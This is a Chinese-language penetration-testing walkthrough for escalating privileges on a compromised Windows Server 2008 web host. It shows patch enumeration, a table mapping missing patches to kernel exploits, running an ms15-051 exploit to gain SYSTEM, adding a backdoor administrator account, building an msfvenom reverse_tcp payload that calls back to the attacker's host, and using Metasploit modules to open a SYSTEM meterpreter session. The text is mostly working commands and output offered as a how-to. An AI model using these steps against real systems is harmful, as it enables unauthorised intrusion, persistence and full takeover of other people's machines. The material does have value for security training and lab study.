
Windows系统内核溢出漏洞实战

现在控制了一台机器然后需要进行提权

1、查看当前用户权限，是apache权限需要提权

```
whoami
whoami /groups
```




```
C:\phpStudy\PHPTutorial\WWW> whoami
bm-2008\apache

C:\phpStudy\PHPTutorial\WWW> whoami /groups
组信息
-----------------

组名                                   类型   SID          属性
==================================== ====== ============ ==============================
Everyone                               已知组 S-1-1-0      必需的组, 启用于默认, 启用的组
BUILTIN\Users                          别名   S-1-5-32-545 必需的组, 启用于默认, 启用的组
NT AUTHORITY\SERVICE                   已知组 S-1-5-6      必需的组, 启用于默认, 启用的组
控制台登录                             已知组 S-1-2-1      必需的组, 启用于默认, 启用的组
NT AUTHORITY\Authenticated Users       已知组 S-1-5-11     必需的组, 启用于默认, 启用的组
NT AUTHORITY\This Organization         已知组 S-1-5-15     必需的组, 启用于默认, 启用的组
LOCAL                                  已知组 S-1-2-0      必需的组, 启用于默认, 启用的组
NT AUTHORITY\NTLM Authentication       已知组 S-1-5-64-10  必需的组, 启用于默认, 启用的组
Mandatory Label\High Mandatory Level   标签   S-1-16-12288 必需的组, 启用于默认, 启用的组
```

2、查看安装补丁情况，发现安装了两个补丁，我们查找EXP进行提权

```
systeminfo
```




```
虚拟内存: 最大值: 4,095 MB
虚拟内存: 可用:   3,309 MB
虚拟内存: 使用中: 786 MB
页面文件位置:     C:\pagefile.sys
域:               BM
登录服务器:       暂缺
修补程序:         安装了 2 个修补程序。
                  [01]: KB2999226
                  [02]: KB976902
网卡:             安装了 1 个 NIC。
                  [01]: Intel(R) PRO/1000 MT Network Connection
                      连接名:      本地连接
                      启用 DHCP:   是
                      DHCP 服务器: 192.168.41.254
                      IP 地址
                        [01]: 192.168.41.183
                        [02]: fe80::f54e:70f5:12f0:9569
```

3、输入补丁情况进行查询

```
https://i.hacking8.com/tiquan
http://bugs.hacking8.com/tiquan/
```

MS16-014	K3134228	remotecodeexecution	2008/Vista/7
MS15-097	KB3089656	remotecodeexecution	win8.1/2012
MS15-076	KB3067505	RPC	2003/2008/7/8/2012
MS15-077	KB3077657	ATM	XP/Vista/Win7/Win8/2000/2003/2008/2012
MS15-061	KB3057839	KernelDriver	2003/2008/7/8/2012
MS15-051	KB3057191	WindowsKernelModeDrivers	2003/2008/7/8/2012
MS15-015	KB3031432	KernelDriver	Win7/8/8.1/2012/RT/2012R2/2008R2
MS15-010	KB3036220	KernelDriver	2003/2008/7/8
MS15-001	KB3023266	KernelDriver	2008/2012/7/8
MS14-070	KB2989935	KernelDriver	2003
MS14-068	KB3011780	DomainPrivilegeEscalation	2003/2008/2012/7/8
MS14-058	KB3000061	Win32k.sys	2003/2008/2012/7/8
MS14-066	KB2992611	WindowsSchannelAllowingremotecodeexecution	VistaSP2/7SP1/8/Windows8.1/2003SP2/2008SP2 /2008R2SP1/2012/2012R2/WindowsRT/WindowsRT8.1



```
C:\phpStudy\PHPTutorial\WWW> ms15-051x64.exe "whoami"
[#] ms15-051 fixed by zcgonvh
[!] process with pid: 2388 created.
==============================
nt authority\system

C:\phpStudy\PHPTutorial\WWW> ms15-051x64.exe "net user wanli Admin@123 /add"
[#] ms15-051 fixed by zcgonvh
[!] process with pid: 2088 created.
==============================
命令成功完成。
```


4、上线到MSF

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp
LHOST=192.168.41.134 LPORT=3333  -f exe -o test.exe

use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.41.134
set lport 3333
exploit
```

5、搜索提权的漏洞

```
use post/multi/recon/local_exploit_suggester
set session ID
run
```



```
msf6 exploit(windows/local/ms16_014_wmi_recv_notif) > set session 2
session => 2
msf6 exploit(windows/local/ms16_014_wmi_recv_notif) > run

[*] Started reverse TCP handler on 192.168.41.134:4444
[*] Reflectively injecting the exploit DLL and running it...
[*] Launching msiexec to host the DLL...
[+] Process 2240 launched.
[*] Reflectively injecting the DLL into 2240...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (200262 bytes) to 192.168.41.193
[*] Meterpreter session 3 opened (192.168.41.134:4444 -> 192.168.41.193:49161 ) at 2022-11-09 03:59:38 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

5、迁移到CS